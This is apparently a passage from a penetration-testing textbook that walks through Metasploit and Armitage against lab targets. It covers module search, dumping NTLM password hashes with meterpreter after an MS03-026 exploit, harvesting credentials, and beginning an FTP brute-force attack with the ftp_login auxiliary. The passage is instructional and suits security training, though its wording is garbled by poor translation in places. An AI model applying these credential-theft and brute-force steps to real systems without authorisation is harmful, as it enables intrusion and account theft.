


Figure 3.13Update Metasploit with the latest vulnerability exploits

Search is aneffectivedirective in Metasploit, which we can use to find what you want to find. For example, if we want to find exploits related to Microsoft, the team will

msf> search name: Microsoft type: exploit

Here search is the directive, thename is the name of the object we are looking for, and type is the kind of script that we are looking for.




Figure 3.13Microsoft type exploit

The info directive provides information about the module or platform, for example, when it is used, who is the author, the vulnerability link, and its payload restriction.




Figure 3.13info directive provides information about the module or platform

3.4 GUI for Metasploit

In this section, we'll look at how to use the Armitage GUI for Metasploit. Armitage is an add-on instrument for Metasploit. He visualizes goals, recommends exploits, and provides prolonged opportunities after exploitation. Armitage is integrated with the distribution of Kalita. If we need to do penetration testing, then we have to use both instruments together.

Let's find out how to work with the Armitage GUI. First, open the Metasploit console and take Applications → Instruments → Operate Armitage.




Figure 3.13Work with the Armitage GUI

Enter the required details on the next screen and click Connect.




Figure 3.13The highlighted underline is the Metasploit variant

Next, you will get to see the next screen




Figure 3.13GUI for Metasploit

Armitage is very user-friendly. Its graphical interface has three independent areas: Targets, Console and Modules.

- The Targets area lists all the machines that you have discovered for yourself and those you work with. The hacked targets have a red color with a thunderstorm on it. Once you have hacked the target, you can right-click on it and continue exploring with what you need to do, like browsing into folders.
- The Console area provides a view for the folders. Just by clicking on it, you can directly navigate to folders without using any Metasploit directive.
- The Modules area is a section in which the vulnerability module is listed.

3.5Metasploit Certificate

After gaining access to the machine, it is important to take all confidential information, such as usernames and passwords. You can perform this operation for audit purposes, as well as for analysis if the system in your organization is using strong passwords or not.

In the Windows operating system, passwords are stored in an encrypted form, called NTLM hash. In Windows, you should always look for a user who has the number 500, which means that the user is a superuser.




Figure 3.14Super user of Windows OS.

In the free variant of Metasploit, the hash certificates must be saved in a text file or in the Metasploit database.

Example - Let's use the script that we used in the previous chapter. Suppose we have a 2003 Windows Server machine that is vulnerable to DCOM MS03-026. We got access to this system and inserted a meterpreter of the payload.

The directive normally used in meterpreter is ahashdump, which will list all usernames and passwords.




Figure 3.15List all usernames and passwords.

We can also use Armitage to get this information, as shown in the below screenshot.




Figure 3.16Get information of Steal Token

Commercial Edition Metasploit has anindependent session called Certificate, which allows you to collect, store and reuse certificates. Let's see how to do it.

To collect sensitive data, first go to Home → Project Name → Sessions




Figure 3.17Collect sensitive data

Click on the active session.




Figure 3.18Active session

As shown in the below screenshot, we will see all the passwords accumulated and those that can be hacked.




Figure 3.18All the passwords accumulated

3.6 Attacks of Metasploit Brute-Force

In a brute force attack, the hacker uses all possible combinations of letters, numbers, special characters, and small and uppercase letters in automated mode to gain access to the host or service. This type of attack has a high probability of success, however, it takes a huge amount of time to process all the combinations.

Brute force attacks are slow and the hacker may need a system with high processing power to perform all of these permutations and combinations faster. In this chapter, we'll look at how to perform a brute force attack using Metasploit.

After scanning the Metasploitable machine with NMAP, we know which services are running on it. These services are FTP, SSH, MySQL, HTTP, and Telnet.

Figure 3.19 FTP, SSH, MySQL, HTTP and Telnet.

To perform brute force attacks on these services, we will use auxiliaries each service. Auxiliaries are small scripts used in Metasploit that do not create a shell on the infected computer; They simply provide access to the machine if the brute force attack is successful. Let's see how to use excipients.

Here we have created a dictionary list in the root of the distribution of the machine Kali.




Figure 3.20A dictionary list in the root of the distribution of the machine Kali.

3.6.1 Attack FTP Services

Open Metasploit. The first service we will try is an FTP attack and an auxiliary that helps us for this purpose auxiliary/scanner / FTP / ftp_login.
Type the belowdirective to use this helper –

msf > use auxiliary/scanner/ftp/ftp_login




Figure 3.21Attack FTP Services

Set the path to the file that contains our dictionary.

